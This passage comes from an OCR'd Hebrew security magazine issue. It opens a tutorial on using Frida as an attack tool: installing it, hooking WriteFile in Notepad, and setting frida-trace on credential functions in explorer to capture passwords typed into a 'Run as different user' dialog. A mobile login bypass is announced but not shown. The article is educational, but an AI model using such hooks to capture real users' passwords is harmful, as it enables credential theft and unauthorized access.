


Digital Whisper

גליון 130, יוני 2021

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	יובל מור, עדן ברגר ועמית שמואל

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-130 של DigitalWhisper, גליון יוני 2021!

החודש, מפאת חוסר זמן לא הספקתי לכתוב דברי פתיחה, אבל לא נורא, בכל פעם שזה קורה - אתם מקבלים רמז נוסף. אז אנצל את הבמה ואשאל:

- הספקתם להבין באיזה שער מדובר בגליון ה-124? ספרתם כמה חיבורי IN יש לו? וכמה חיבורי Out? ומי זאת הדמות?
- שמתם לב לתווים הבאמת חריגים שבתמונה שבגליון ה-117?
- קראתם את כל הטקסט שמופיעה בפסקת הסיום של הגליון ה-85?
- מצאתם כבר את הכניסה למבוך?

בהצלחה!

וכמובן לפני שנגיש לכם את המאמרים עצמם, נרצה להגיד תודה לכל מי שהשקיעו מזמנם וכתבו מאמרים לגליון החודש: תודה רבה ל**יובל מור,** תודה רבה ל**עמית שמואל** ותודה רבה **לעדן ברגר!**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

Frida ככלי תקיפה

מאת יובל מור

הקדמה

כשמדברים על עולומותיהם של המפתחים, המהנדסים לאחור וחוקרי האבטחה, לא פעם אחת תשמעו את הכלי בשם Frida. פרט לעוד כלי עם שם של סבתא, מדובר באחד הכלים החזקים ביותר בתחום של ה-Debugging וחקירת אפליקציות.

במאמר זה ארצה לקחת אתכם לעולם אחר בו אנו ניקח את יכולותיו המדהימות של כלי זה וננצל אותן לצורך ביצוע מספר תקיפות שונות ומעניינות. בשתי מילים, אנו נראה כיצד יהיה ניתן לתפוס את הסיסמא אותה מכניס המשתמש כאשר הוא רוצה להריץ אפליקציה מסוימת בשם של משתמש אחר (Run As) במערכת, וכמו כן נראה כיצד יהיה ניתן לעקוף את הלוגיקה של אפליקציית מובייל ולערוך פונקציות מתוך האפליקציה בזמן ריצתה, וכן לראות את השינויים בזמן אמת. על גבי אפליקציית המובייל נבצע מעקף למערך ההתחברות ובכך נתחבר לאפליקציה ללא צורך בסיסמא.

מידע מקדים והתקנה

אז לפני שנתחיל לצלול לעומק, בואו קודם כל נבין מהו הכלי המדובר וכיצד אנו יכולים להשתמש בו ביום יום שלנו.


הכלי Frida נוצר ממחשבה ראשונית של איך אפשר להפוך את התהליך המייגע והקשוח של הנדסה לאחור (Reverse Engineering) למשהו שהוא הרבה יותר מהנה ואינטראקטיבי. בתחילת הדרך, הכלי הראשוני שנוצר נקרא בשם frida-gum אשר שימש ככלי המוגבל ללכידת (Hooking) פונקציות וכמו כן סיפק מספר כלים עבור מפתחים בכדי שאלו יוכלו לבצע בדיקות על גבי הזיכרון. בשלב מאוחר יותר ולאחר מספר שינויים, הגיע לעולם הכלי Frida.

כיום Frida מאפשרת להזריק קטעי קוד JavaScript אל תוך אפליקציות בזמן הריצה שלהם, ועל ידי כך לנתח את פעילות האפליקציה ובדיקתה. כלי זה הוא Cross-Platform ומשמש עבור סביבות רבות ביניהם Windows, macOS, GNU/Linux, iOS, Android ו-QNX.


אז כדי שנוכל להתחיל לשחק עם פרידה ולראות איך עובדים עם הכלי, נתחיל בהורדה פשוטה ומשם נראה את הפונקציות השונות ש-Frida מספקת לנו. אציין שבמדריך זה נעבוד עם פרידה טיפה בסביבת CLI וכמו כן באמצעות הרצת סקריפטים של פייתון.

אז קודם כל התקנה. בהנחה שיש לכם pip מותקן על גבי המחשב (במידה ולא ניתן לעקוב אחר המדריך בלינק זה - https://phoenixnap.com/kb/install-pip-windows או פשוט להתקין מהאתר הרשמי של פייתון-https://www.python.org), נריץ את הפקודה הבאה בחלונית הפקודה (CMD):


```
pip install frida-tools
```



לאחר שביצענו את ההתקנה יהיה ניתן לראות כי Frida מותקן כעת בהצלחה על גבי המערכת:



במידה ואתם נתקלים בבעיה בה הכלי Frida לא מזוהה דרך ממשק ה-CMD, תוכלו להוסיף את הנתיב של הקובץ ל-Environment Variables ובכך לפתור את התקלה:




אחרי ש-Frida מותקן לנו על גבי המחשב, אפשר להתחיל ולעבוד!

כדי שנוכל קצת לשחק ולהכיר את פרידה, אראה לכם איך אפשר לתפוס את הפונקציה בשם WriteFile (פונקציה המשמשת כחלק מן ה-Windows API) שתפקידו לשמור מידע לתוך קובץ.


בכדי לעשות זאת, נפתח במחשב שלנו חלונית חדשה של Notepad.exe ונתפוס את התהליך של ה-Notepad באמצעות Frida בצורה הבאה:

```
Frida C:\Windows\System32\Notepad.exe
```

ניתן לראות ש-Frida כעת מריץ לנו תהליך חדש של Notepad.exe ומבצע לו Hooking (יש לכתוב ב-CMD %resume במטרה שהחלונית של הכתבן תפתח).



אם נפתח Process Hacker (כלי הדומה ל-Task Manger רק על סטרואידים), נוכל לראות שאכן התהליך של הכתבן שלנו יושב תחת ה-Process של Frida:




כדי לקחת את זה שלב אחד קדימה, ניצור קובץ JavaScript פשוט אשר יכיל את הקוד הבא:

```
var writeFile = Module.getExportByName(null, "WriteFile");
Interceptor.attach(writeFile, {
    onEnter: function(args)
    {
        console.log("Buffer dump:\n" + hexdump(args[1]));
    }
});
```


מה שאנו הולכים לעשות עם קוד זה, זה להרים את הכתבן בשנית באמצעות Frida רק שכעת אנו הולכים להזריק את הקוד JS שלפנינו אל תוך ה-Process של הכתבן. תפקידו של קוד זה הוא לעקוב אחר הפונקציה של WriteFile ובעת זיהוי של הפונקציה אנו נקבל תגובה בהתאם לכך ונוכל לראות את השינויים שבוצעו. כמו שציינתי לפני כן, תפקיד זה של WriteFile הוא לשמור תוכן לתוך קובץ, לכן בכדי שנוכל לראות פונקציה זו בפעולה אנו נכתוב מידע כל שהוא בכתבן שלנו ונשמור אותו על גבי המחשב.

אז קודם כל נתחיל ב-Hooking של הכתבן באמצעות Frida ונזריק לתוכו את קובץ ה-JS שיצרנו:

```
frida C:\Windows\System32\Notepad.exe -l hooking.js
```



כמו מקודם, הכתבן שלנו נפתח והוא רץ תחת התהליך של Frida. כעת בכדי לראות את תפיסת הפונקציה של WriteFile, נכתוב משהו אל תוך הכתבן ונבצע "שמירה בשם" על גבי המחשב שלנו. ברגע שנשמור את הקובץ נוכל לראות את התוצאה הבאה:




ברגע שביצענו שמירה לקובץ, Frida זיהה את הפונקציה של WriteFile על ידי ה-Hooking שבוצע, ואפשר לראות את המידע בחלונית הפקודה שלנו. כעת כל כתיבה מחודשת ושמירה מחדש על ידי Ctrl+s תוכלו לראות את השינויים ב-CMD.


תפיסת סיסמא בעת הרצת תוכנית בשם משתמש אחר

אז אחרי שקצת חווינו מיכולותיו של פרידה ואיך לבצע שימוש בכלי זה, נעבור למשהו שהוא קצת יותר מעניין.

ישנם פעמים שאנו רוצים להריץ במחשב שלנו תוכנה או קובץ מסוים בהרשאותיו של משתמש אחר במערכת מסיבות כאלה ואחרות, ובזמן שאנו מבצעים פעולה זו אנו נצרכים לספק את שמו של המשתמש וכמו כן את סיסמתו. לדוגמא, אם ארצה להריץ את Google Chrome באמצעות משתמש אחר במערכת, אלחץ על Shift במקלדת וקליק ימני על קובץ ה-Chrome, ומבין האופציות שיופיעו לי אבחר ב- **Run as different user**.



החלונית הבאה שתקפוץ לי, תדרוש ממני להכניס שם משתמש וסיסמא בכדי שאוכל להריץ את גוגל כרום בשם משתמש אחר:



מה שנעשה בפרק זה, אנו נלמד איך לזהות את הפונקציה האחראית על ניהול הסיסמא בחלונית זו ונבצע "תפיסה" של אותה סיסמא.

אז קודם כל נתחיל מהרצה של Frida עם כלי הנקרא בשם Frida-trace, שכשמו כן הוא, לעקוב אחר פעילות מסוימת אותה אנו נגדיר מראש.


במקרה זה אנו נרצה לחפש פונקציה המכילה בתוכה את המילה "Cred" (קיצור של Credentials) תחת ה-Process של Explorer. במידה ופרידה תזהה כל פונקציה שמכילה את המילה Cred אנו נוכל לראות את הפונקציה בעצמנו.

לשם כך נריץ את הפקודה הבאה:


```
frida-trace -i *Cred* -p {explorer ID}
```

בכדי למצוא את ה-ID של תהליך ה-explorer נריץ פקודה פשוטה בחלונית הפקודה:

```
tasklist | findstr explorer
```



לאחר שיש לנו את ה-ID הדרוש, נריץ את הפקודה של Frida-trace:




ניתן לראות כי פרידה זיהה 170 פונקציות בהן המילה Cred נמצאת בתוכן, וכרגע מבוצעת האזנה לכל אותן 170 הפונקציות השונות. בו בעת שאחת מהן תפעל במערכת ההפעלה שלנו, אנו נקבל על כך קריאה בתוך פרידה.


מה שאנו רוצים לחפש, זה את הפונקציה האחראית על התהליך של הרצה של תוכנית מסוימת בשם של משתמש אחר. כדי למצוא זאת אנו נבצע שוב פעם shift וקליק ימני על קובץ הכרום שלנו ונלחץ על run as different user ונחכה לחלונית שתקפוץ לנו (מזכיר שהפקודה של Frida-trace שביצענו מקודם רצה כעת ברקע ומחכה לפונקציה מסוימת המכילה את המילה Cred).

כאן חשוב שתהיו מהירים! בעת שהחלונית קופצת, תעצרו את Frida-trace מלהמשיך ולהציג לכם תוצאות, אחרת תפספסו את הפונקציה בעקבות ההדפסה בקצב גבוה בחלונית הפקודה.

